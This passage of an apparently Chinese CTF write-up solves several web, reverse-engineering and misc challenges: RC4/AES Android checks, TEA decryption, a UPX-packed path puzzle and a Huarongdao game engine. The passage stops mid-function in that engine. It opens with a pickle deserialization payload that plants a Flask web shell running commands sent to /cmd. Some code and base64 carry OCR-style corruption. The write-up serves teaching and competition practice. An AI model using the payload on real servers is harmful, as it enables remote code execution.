NUJ10pCmRlZiBteWNtZCgpOgogICAgAGFuZGx1ID0gb3MucG9wZW4ocmVxdWVzdC5mb3JtLmdldCgnY
21kYkpkICAKICAgIHJldCA9IGhhbmRsZS5yZWFKKCKgIAogICAgAGFuZGx1LmNsb3NlKCKKICAgIHJl
dHVybiByZXQKcmImIF9fbmFtZV9fPT0nX19tYWluX18nOgogICAgYXBwLnJ1bikZSWJ1Zz1UcnVlLCB
ob3N0PSIwLjAuMC4wIikK |base64 -d > app.py')",))
8
9 payload = base64.b64encode(pickle.dumps(myflaskrce()))
10 post_params = {'pickle_data': payload}
11 print(urlencode(post_params))

```

发送后调用 `/cmd` 接口



Reverse

babyre

这道题目的考点有：linux下的异常处理、constructor函数函数、PV操作实现线程同步。

```
8 pthread_t v9[3], // [rsp+28h] [rbp-18h] BYREF
9
10 v9[2] = __readfsqword(0x28u);
11 sub_1708(a1, a2, a3);
12 if ( !__sigsetjmp(env, 1) )
13 {
14     signal(8, handler);
15     for ( i = 0; i ≤ 5; ++i )
16         *(&dwor40A0 + i) ^= 0x11u;
17 }
18 sem_init(&sem, 0, 1u);
19 sem_init(&stru_4280, 0, 0);
20 sem_init(&stru_42A0, 0, 0);
21 sem_init(&stru_42C0, 0, 0);
22 pthread_create(&newthread, 0LL, start_routine, 0LL);
23 pthread_create(&v7, 0LL, sub_140D, 0LL);
24 pthread_create(&v8, 0LL, sub_150C, 0LL);
25 pthread_create(v9, 0LL, sub_1609, 0LL);
26 for ( j = 0; j ≤ 3; ++j )
27     pthread_join(*(&newthread + j), 0LL);
28 sub_1803();
29 return 0LL;
30 }
```

输入

key的设置

线程间的同步

判断flag

```
5 unsigned __int64 v3; // [rsp+78h] [rbp-8h]
6
7 v3 = __readfsqword(0x28u);
8 puts("plz input your answer:");
9 __isoc99_scanf("%s", s);
10 if ( strlen(s) ≠ 32 )
11 {
12     puts("length error!");
13     exit(0);
14 }
15 for ( i = 0; i ≤ 31; ++i )
16     dword_41C0[i] = s[i];
17 dword_4240 = 249;
18 return v3 - __readfsqword(0x28u);
19 }
```

输入要求是32字节，之后将第33位设置为249（有什么用暂且不知道）。

接下来就是对于key的设置。key会在main函数执行之前由原来的123456被替换成feifei（我们可以使用交叉引用找到被修改的地方）：

```
1 void sub_12E9()
2 {
3     strcpy(a123456, "feifei");
4 }
```

接下来就是对key的每个字符异或17，但是这里有一个异常处理：


```
LOC_1800:
mov     eax, [rbp+var_40]
sub     eax, 3
mov     [rbp+var_38], eax
mov     eax, 1
cdq
idiv    [rbp+var_38]
mov     [rbp+var_34], eax
mov     eax, [rbp+var_40]
cdqe
lea     rdx, dword_40A0
movzx   eax, byte ptr [rax+rdx]
xor     eax, 11h
mov     ecx, eax
mov     eax, [rbp+var_40]
cdqe
lea     rdx, dword_40A0
mov     [rax+rdx], cl
add     [rbp+var_40], 1

1 __int64 __fastcall main(__int64 a1, char **a2, c
2 {
3     int i; // [rsp+0h] [rbp-40h]
4     int j; // [rsp+4h] [rbp-3Ch]
5     pthread_t newthread; // [rsp+10h] [rbp-30h] BY
6     pthread_t v7; // [rsp+18h] [rbp-28h] BYREF
7     pthread_t v8; // [rsp+20h] [rbp-20h] BYREF
8     pthread_t v9[3]; // [rsp+28h] [rbp-18h] BYREF
9
10    v9[2] = __readfsqword(0x28u);
11    sub_1708(a1, a2, a3);
12    if ( !__sigsetjmp(env, 1) )
13    {
14        signal(8, handler);
15        for ( i = 0; i <= 5; ++i )
16            *(&dword_40A0 + i) ^= 0x11u;
17    }
18    sem_init(&sem, 0, 1u);
19    sem_init(&stru_4280, 0, 0);
```

我们可以看到当i等于3的时候会触发除零异常，所以会执行handler函数并且退出循环，所以只有前三个被异或了。

而handler函数其实就是将249+1变成250😏。

接下来就是本题的重点，四个线程对flag逐位加密。搞清楚这几个线程执行的顺序是关键点，这里是通过信号量机制实现的线程同步。具体的执行顺序如下：



这样就可以写出解密脚本了。

```

1 #include <stdio.h>
2 char key[] = {119, 116, 120, 102, 101, 105};
3 int main(){
4     int enc[33] = {12052, 78, 20467, 109, 13016, 109, 27467, -110, 9807, 91,
5     21243, -100, 11121, 20, 10863, -107, 10490, 29, 10633, -101, 10420, 78, 17670,
6     -38, 6011, -4, 16590, 125, 10723, 15, 7953, 255, 250};
7     for (int i = 28; i >= 0; i -= 4) {
8         enc[i + 3] = enc[i + 3] ^ (enc[i + 4] - key[(i + 4) % 6]);
9         enc[i + 2] = enc[i + 2] / (enc[i + 3] + key[(i + 3) % 6]);
10        enc[i + 1] = enc[i + 1] + (enc[i + 2] ^ key[(i + 2) % 6]);
11        enc[i + 0] = enc[i + 0] - (enc[i + 1] * key[(i + 1) % 6]);
12    }
13    for (int i = 0; i < 32; i++) {
14        printf("%c", enc[i]);
15    }
16 }

```

babyAndroid

呜呜呜，这次出的安卓题又失误了😭😭😭😭😭。native层的AES是换了SBOX的，但是密文给的是没有换SBOX的加密结果也就是标准的AES，使用厨子可以梭。

```

static unsigned char enc_flag[32] = {0x64,0xa2,0x80,0xfd,0x1b,0x20,0xd2,0x8e,0xfc,0x52,0x9e,0x13,0xee,0xa1,0xfd,0x1e, 0x...
//static unsigned char enc_flag[32] = {0x0b,0x69,0xe4,0xad,0x81,0xe4,0xb2,0x3f,0xd8,0x41,0x81,0xf6,0xfc,0xff,0x4e,0x88,

```

如上图，我应该将上面的注释掉给下面的密文。但是考虑到这道题惨淡的解数就没有更换附件了，因为这样题目难度会更大需要你手搓一个AES解密。

不多说了，首先看看java层的函数。

```

byte[] bytes2 = this.password.getText().toString().getBytes();
if (new Check1(getResources().getString(R.string.key).getBytes()).check(bytes)) {
    if (check2(bytes, bytes2)) {
        Toast.makeText(this, "Congratulate!!!^_^", 0).show();
        return;
    } else {
        Toast.makeText(this, "password wrong!!!>_<", 0).show();
        return;
    }
}
Toast.makeText(this, "username wrong!!!>_<", 0).show();

```

可以看到check1是java层中的，check2是native层中的函数。


check1可以很明显的看到是RC4加密，那么只需要找到key就行了。注意下方的key是资源ID，并不是真正的值。

```

public static int key = 0x7f0f0030;
/* JADX INFO: Added by JADX */

```

我们需要去string资源目录下面找：




```


40 <string name="character_counter_over+lowed_content_description">Unaract
41 <string name="character_counter_pattern">%1$d/%2$d</string>
42 <string name="clear_text_end_icon_content_description">Clear text</stri
43 <string name="error_ally_label">Error: invalid</string>
44 <string name="error_icon_content_description">Error</string>
45 <string name="exposed_dropdown_menu_content_description">Show dropdown
46 <string name="fab_transformation_scrim_behavior">com.google.android.mat
47 <string name="fab_transformation_sheet_behavior">com.google.android.mat
48 <string name="hide_bottom_view_on_scroll_behavior">com.google.android.n
49 <string name="icon_content_description">Dialog Icon</string>
50 <string name="item_view_role_description">Tab</string>
51 <string name="key">3e1fel</string>
52 <string name="m3_exceed_max_badge_text_suffix">%1$s%2$s</string>
53 <string name="m3_ref_typeface_brand_medium">sans-serif-medium</string>
54 <string name="m3_ref_typeface_brand_regular">sans-serif</string>
55 <string name="m3_ref_typeface_plain_medium">sans-serif-medium</string>
56 <string name="m3_ref_typeface_plain_regular">sans-serif</string>
57 <string name="m3_sys_motion_easing_emphasized">path(M 0,0 C 0.05, 0, 0.
58 <string name="m3_sys_motion_easing_emphasized_accelerate">cubic-bezier(

```

还有就是RC4的密文有些是负数，其实这没有关系（-75就是0xb5）。将负数转化成十六进制之后再用厨子梭一下，或者你也可以将整个代码复制下来放在IDEA中跑一下。



接下来就是native层了，使用解压缩工具将libbabyAndroid.so拖进ida。




去到JNI_Onload函数中，这个是so被加载初始化之后首先执行的函数。

```

8  __int128 v8; // [xsp+10h] [xbp-20h] BYREF
9  __int64 (__fastcall *v9)(); // [xsp+20h] [xbp-10h]
10 __int64 v10; // [xsp+28h] [xbp-8h]
11
12 v2 = 65542;
13 v10 = *(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
14 v3 = *vm;
15 v7 = 0LL;
16 if ( v3→GetEnv(vm, &v7, 65542LL) )
17     return -1;
18 v4 = v7;
19 v5 = (*v7 + 48LL)(v7, "com/feifei/babyandroid/MainActivity");
20 if ( v5 )
21 {
22     v8 = *off_26E8;
23     v9 = sub_B18;
24     (*v4 + 1720LL)(v4, v5, &v8, 1LL);
25 }
26 return v2;
27 }

```



将v7和v4的类型改为JNIEnv*会使得代码更好读一点。

```

16 if ( v3→GetEnv(vm, &v7, 65542LL) )
17     return -1;
18 v4 = v7;
19 v5 = (*v7)→FindClass(v7, "com/feifei/babyandroid/MainActivity");
20 if ( v5 )
21 {
22     v8 = *off_26E8;
23     v9 = sub_B18;
24     (*v4)→RegisterNatives(v4, v5, &v8, 1LL);
25 }
26 return v2;

```

那么这里就可以知道使用的是动态注册的方式给java层和so层的函数建立对应关系。v8就是函数结构体，里面保存着（java层中的函数名，函数签名，so层中的函数名）。

off_26E8 DCQ aCheck2

DCQ aBBZ


off_26F8 DCQ sub_B18

: data.rel.ro ends

这里可以看到，check2函数与sub_B18建立了对应关系。而这个sub_B18的实现有些复杂，如果有经验的同学就可以知道这个其实是AES加密，或者使用插件findcrypto也能确定是AES加密。之后就是我开头讲到的密文给错了，然后sbox其实是在init_array函数里面被修改了。

```
.init_array:0000000000002710
.init_array:0000000000002710 ; Segment type: Pure data
.init_array:0000000000002710 AREA .init_array, DATA, ALIGN=3
.init_array:0000000000002710 ; ORG 0x2710
.init_array:0000000000002710 DCQ sub_AC4
.init_array:0000000000002710 ; .init_array ends
```

那么正常的AES使用cyberchef就可以梭了。



Ezcpp

用c++写的tea加密，第一天撤掉的原因是cipher的后半段没有被成功加密，修改后第二天再次上线，但是flag其实没有修改

```
sub_140001070(v8);
```

在这个函数里是没有被魔改过的tea，仅仅是因为C++写的所以反编译出来比较丑

```
1 #include<bits/stdc++.h>
2 using namespace std;
3
4 void decrypt(uint32_t* v, uint32_t* k)
5 {
6     uint32_t v0 = v[0], v1 = v[1];
7     uint32_t delta = 0xdeadbeef, sum = delta * 32;
8     for (int i = 0; i < 32; i++)
9     {
```

```

10         v1 -= (v0 + sum) ^ (k[2] + (v0 << 4)) ^ (k[3] + (v0 << 5));
11         v0 -= (v1 + sum) ^ (k[0] + (v1 << 4)) ^ (k[1] + (v1 << 5));
12         sum -= delta;
13     }
14     v[0] = v0, v[1] = v1;
15 }
16
17 int main()
18 {
19     uint32_t key[] =
20     {
21         1234,
22         2341,
23         3412,
24         4123
25     };
26     unsigned char cipher[] = {0x88, 0x04, 0xC6, 0x6A, 0x7F, 0xA7, 0xEC, 0x27,
0x6E, 0xBF,
27         0xB8, 0xAA, 0x0D, 0x3A, 0xAD, 0xE7, 0x7E, 0x52, 0xFF, 0x8C,
28         0x8B, 0xEF, 0x11, 0x9C, 0x3D, 0xC3, 0xEA, 0xFD, 0x23, 0x1F,
29         0x71, 0x4D};
30     decrypt((uint32_t*)&cipher[24], key);
31     decrypt((uint32_t*)&cipher[16], key);
32     decrypt((uint32_t*)&cipher[8], key);
33     decrypt((uint32_t*)&cipher[0], key);
34     printf("%s", cipher);
35 }

```

Arithmetic

加了UPX壳，且特征码被修改过，用010editor将ari改回UPX即可用upx -d脱壳

脱壳完进入IDA，观察代码发现从out中读入的数据被作为二维数组存放

```

for ( i = fopen("out", "rb"); (unsigned int)sub_140001080(i, "%d") != -1; v5 = v9 )
{
    v8 = 1;
    if ( v5 != v6 )
        v8 = v6 + 1;
    v9 = v5 + 1;
    if ( v5 != v6 )
        v9 = v5;
    v6 = v8;
}

```

用010editor打开out文件会发现数据呈三角形状

```

1290
7681 4953
18218 13373 18242
8549 13210 19602 16018
8355 1711 5409 18651 11563
10516 16953 11197 3237 7776 5956
19563 4367 3115 3852 2775 10431 12641
14910 7083 5737 3413 6254 1689 12866 7959
3995 17845 18021 8041 1524 14050 2678 7630 13819
16778 646 13507 7657 1171 17719 1651 5874 8334 7937
10854 10827 9233 14708 8986 553 743 8670 12885 17259 9830
5007 57 2875 8834 15931 9785 3889 1664 3199 8427 15929 12013
14856 2847 9046 4816 3825 8719 10950 16350 4076 6134 5768 10189 7075
7558 28 4138 13790 3317 4522 15183 2023 16920 12677 4175 6029 6451 1937
17492 518 2191 9059 587 13689 4397 7880 7902 17531 16475 6889 12995 55 10244
7917 1651 9843 7916 2847 13533 7729 3005 15186 10043 2452 11131 11074 2438 8036 15999

```

观察如下代码可以发现加密逻辑：

- 1) 取随机数1与2，若为1则加正下方的数，若为2则加右下方的数
- 2) v10为由首层加至末层的路径值的和
- 3) 路径和 ≥ 6752833 的路径求md5即可得到路径

由于flag唯一显然路径唯一，因此求出最大路径即可，即：写一个程序来查找从最高点到底部任意处结束的路径，使路径经过数字的和最大。每一步可以走到左下方的点也可以到达右下方的点

算法取材动态规划算法题《数字金字塔》

```

1 #include<bits/stdc++.h>
2 #include<time.h>
3 #define MAX 6752833
4 using namespace std;
5 long a[500][500], f[510][510], last[510][510], lis[510];
6 int path[510];
7 int main()
8 {
9     srand(time(NULL));
10    int x = 1, y = 1;
11    FILE *fp = fopen("out", "rb");
12    while(fscanf(fp, "%d", &a[x][y]) != EOF)
13    {
14        if (x == y)
15        {
16            y = 1;
17            x++;
18            continue;
19        }
20        y++;
21    }
22    x--;
23    //cout << x << endl;

```

```

24     f[1][1] = a[1][1];
25     for(int i = 2; i <= x; i++)
26     {
27         for(int j = 1; j <= i; j++)
28         {
29             f[i][j] = f[i - 1][j] + a[i][j];
30             last[i][j] = j;
31             if (f[i - 1][j - 1] + a[i][j] >= f[i][j])
32             {
33                 f[i][j] = f[i - 1][j - 1] + a[i][j];
34                 last[i][j] = j - 1;
35             }
36         }
37     }
38     for (int i = 1; i <= x; i++)
39     {
40         if (f[x][i] == 6752833)
41         {
42             x = 500, y = i;
43             while(x > 1)
44             {
45                 lis[x] = a[x][y];
46                 if (last[x][y] == y - 1)
47                 {
48                     path[x] = 2;
49                     y = y - 1;
50                 }
51                 else
52                 {
53                     path[x] = 1;
54                 }
55                 x--;
56             }
57         }
58     }
59     for (int i = 2; i <= 500; i++)
60     {
61         printf("%d", path[i]);
62     }
63     return 0;
64 }
65 //hgame{934f7f68145038b3b81482b3d9f3a355}

```

Misc

我要成为华容道高手

简单算法题，acmer可能会卡在http，ctfer可能会卡在算法，一时间大家都秒不掉，但是仔细研究，其牵扯到的算法和web两方面的知识都是基础中的基础，无非是将他们混杂在了一起而已。

```
1 // game/game.go
2 package game
3
4 const (
5     UP = iota + 1
6     RIGHT
7     DOWN
8     LEFT
9 )
10
11 const (
12     EMPTY = iota + '0'
13     OTHER
14     SINGLE
15     VERTICAL
16     HORIZONTAL
17     KING
18 )
19
20 type Step struct {
21     Position int `json:"position"`
22     Direnction int `json:"direction"`
23 }
24
25 func Move(layout [20]byte, s Step, blockType byte) [20]byte {
26     if layout == [20]byte{} {
27         return layout
28     }
29     switch blockType {
30     case SINGLE:
31         switch s.Direnction {
32         case UP:
33             i := Up(s.Position)
34             if i == -1 || layout[i] != EMPTY {
35                 return [20]byte{}
36             }
37             layout[s.Position], layout[i] = layout[i], layout[s.Position]
38             return layout
39         case RIGHT:
40             i := Right(s.Position)
41             if i == -1 || layout[i] != EMPTY {
```

```

42         return [20]byte{}
43     }
44     layout[s.Position], layout[i] = layout[i], layout[s.Position]
45     return layout
46     case DOWN:
47         i := Down(s.Position)
48         if i == -1 || layout[i] != EMPTY {
49             return [20]byte{}
50         }
51         layout[s.Position], layout[i] = layout[i], layout[s.Position]
52         return layout
53     case LEFT:
54         i := Left(s.Position)
55         if i == -1 || layout[i] != EMPTY {
56             return [20]byte{}
57         }
58         layout[s.Position], layout[i] = layout[i], layout[s.Position]
59         return layout
60     default:
61         return [20]byte{}
62     }
63     case VERTICAL:
64         switch s.Direnction {
65             case UP:
66                 return Move(Move(layout, s, SINGLE), Step{Down(s.Position), UP},
SINGLE)
67             case DOWN:
68                 return Move(Move(layout, Step{Down(s.Position), DOWN}, SINGLE), s,
SINGLE)
69             case RIGHT:
70                 return Move(Move(layout, Step{Down(s.Position), RIGHT}, SINGLE),
s, SINGLE)
71             case LEFT:
72                 return Move(Move(layout, Step{Down(s.Position), LEFT}, SINGLE), s,
SINGLE)
73             default:
74                 return [20]byte{}
75         }
76     case HORIZONTAL:
77         switch s.Direnction {
78             case UP:
79                 return Move(Move(layout, Step{Right(s.Position), UP}, SINGLE), s,
SINGLE)
80             case DOWN:
81                 return Move(Move(layout, Step{Right(s.Position), DOWN}, SINGLE),
s, SINGLE)
82             case RIGHT:

```

```

83         return Move(Move(layout, Step{Right(s.Position), RIGHT}, SINGLE),
84         s, SINGLE)
85     case LEFT:
86         return Move(Move(layout, s, SINGLE), Step{Right(s.Position),
87         LEFT}, SINGLE)
88     default:
89         return [20]byte{}
90     }
91 case KING:
92     switch s.Direnction {
93     case UP:
94         return Move(Move(layout, s, HORIZONTAL), Step{Down(s.Position),
95         UP}, HORIZONTAL)
96     case DOWN:
97         return Move(Move(layout, Step{Down(s.Position), DOWN},
98         HORIZONTAL), s, HORIZONTAL)
99     case RIGHT:
100        return Move(Move(layout, Step{Right(s.Position), RIGHT},
101        VERTICAL), s, VERTICAL)
102    case LEFT:
103        return Move(Move(layout, s, VERTICAL), Step{Right(s.Position),
104        LEFT}, VERTICAL)
105    default:
106        return [20]byte{}
107    }
108 default:
109     return [20]byte{}
110 }
111 }
112
113 func Up(pos int) int {
114     if pos < 4 || pos > 19 {
115         return -1
116     }
117     return pos - 4
118 }
119
120 func Right(pos int) int {
121     if pos < 0 || pos > 19 || pos%4 == 3 {
122         return -1
123     }
124     return pos + 1
125 }
126
127 func Down(pos int) int {
128     if pos < 0 || pos > 15 {
129         return -1
130     }
131     return pos + 1
132 }

```

```

124     }
125     return pos + 4
126 }
127
128 func Left(pos int) int {
129     if pos < 0 || pos > 19 || pos%4 == 0 {
130         return -1
131     }
132     return pos - 1
133 }
134
135 func AllBlocks(layout [20]byte) []int {
136     var blocks []int
137     for i, b := range layout {
138         switch b {
